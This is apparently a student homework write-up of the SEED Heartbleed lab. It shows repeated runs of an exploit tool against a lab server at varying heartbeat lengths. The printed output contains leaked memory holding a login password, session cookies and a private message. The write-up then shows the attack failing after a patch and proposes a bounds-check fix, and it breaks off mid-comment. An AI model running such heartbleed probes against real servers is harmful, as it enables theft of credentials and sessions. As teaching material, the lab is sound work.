

Information Security HandsOn Approach HW7


60947045s 呂昀修

Jan, 24, 2022

1. HeartBleed Attack SEED Lab

Task1.

When I run attack.py first time, I get the useful information: password; then I go 8 times and get the private message; finally, it runs same result again for each 10 times.



```
[01/18/2022 07:55] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAABCDEFIGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=n4ebicjvsngjiifh475nbpm0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

__elgg_token=70852ede829c7192d2711143bd52ab54&__elgg_ts=1642415082&username=admin&password=seedelgg...Gz...x!...GQUF.O
[01/18/2022 07:55] seed@ubuntu:~$
```

Figure 1



```
[01/17/2022 03:24] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

..@.AAAAAAA.....ABCDEF.....GHIJKLMNOPABC...
...1.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=gr1vhrp719hbldffd5n8dmj5t6
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 152

__elgg_token=b8ac40b36a2e5bfc9a64dbfd53903ae38__elgg_ts=1642415110&recipient_guid=40&subject=Secret&body=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA.d....]LY...(b<

[01/17/2022 03:24] seed@ubuntu:~$
```

Figure 2

Task2.



```
[01/18/2022 04:54] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 2000
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

..@.AAAAAAA.....ABCDEF.....GHIJKLMNOPABC...
...1.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=n4ebicjvsgj1ifh475nbpm0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

__elgg_token=70852ede829c7192d2711143bd52ab54&__elgg_ts=1642415082&username=admin&password=seedelgg...Glz...x!...GQUF.ON.^7..na-A7p..M_
[01/18/2022 04:54] seed@ubuntu:~$
```

Figure 3: I add the payload length with 2000 and find that it returns more characters (red line)

Then I decrease the length number, it returns less extra contents:

```
[01/18/2022 08:09] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 1000
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

....AAAAAAA.....ABCDEF.....GHIJKLMNOABC...
....!9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=n4ebicjvsngj1ifh475nbpm0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

__elgg_token=70852ede829c7192d2711143bd52ab54&__elgg_ts=1642415082&username=admin&password=seedelgg...Glz...x!...GQUF.OQ...El3.KM...ow
[01/18/2022 08:09] seed@ubuntu:~$
```

Figure 4

```
[01/18/2022 08:10] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 500
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

....AAAAAAA.....ABCDEF.....GHIJKLMNOABC...
....!9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=n4ebicjvsngj1ifh475nbpm0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

__elgg_token=70852ede829c7192d27111;...,[G...B...%.
[01/18/2022 08:10] seed@ubuntu:~$
```

Figure 5

```
[01/18/2022 08:11] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 100
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

..dAAAAAAAAAAAAAAABCDEFIGHIJKLMNOPABC...
...!9.8.....5.....
.....3.2.....E.D;Mn.,....RX..X9

[01/18/2022 08:11] seed@ubuntu:~$
```

Figure 6

When the length number equals 22, it returns ””Server processed malformed Heartbeat, but did not return any extra data.””:

```
[01/18/2022 05:23] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

[01/18/2022 05:23] seed@ubuntu:~$
```

Figure 7

```
[01/18/2022 06:58] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 23
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAABC@x....5C..c./D.

[01/18/2022 06:59] seed@ubuntu:~$
```

Figure 8: length number 23 still returns extra contents

```
[01/18/2022 06:59] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 21
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

[01/18/2022 06:59] seed@ubuntu:~$
```

Figure 9: below 22, it didn't return any extra data

Task3.

Here comes a problem when updating apt-get: ubuntu12 is too old to do apt-get update and apt-get upgrade, so the solution is updating ubuntu12 to ubuntu14. After that, execute the attack.py again, it shows that the attack is failed.

```
[01/19/2022 02:05] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F
```



Figure 10

```
[01/19/2022 02:27] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length 2000

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F

[01/19/2022 02:27] seed@ubuntu:~$
```



Figure 11

How to fix the bug is to check whether the decipher payload length is larger than the receiving payload length; if so, discard the request packet and don't response. (Add the condition right after 'n2s(p, payload)')

Comment:

Alice thinks the fundamental cause is missing the boundary checking during the buffer copy: It is similar to the original solution, check the boundary if there are illegal contents.

Bob thinks the cause is missing the user input validation: I think it's not a good solution because if we check user input of each packet, that would be very inefficient.

Eva thinks that we can just delete the length value from the packet to solve everything: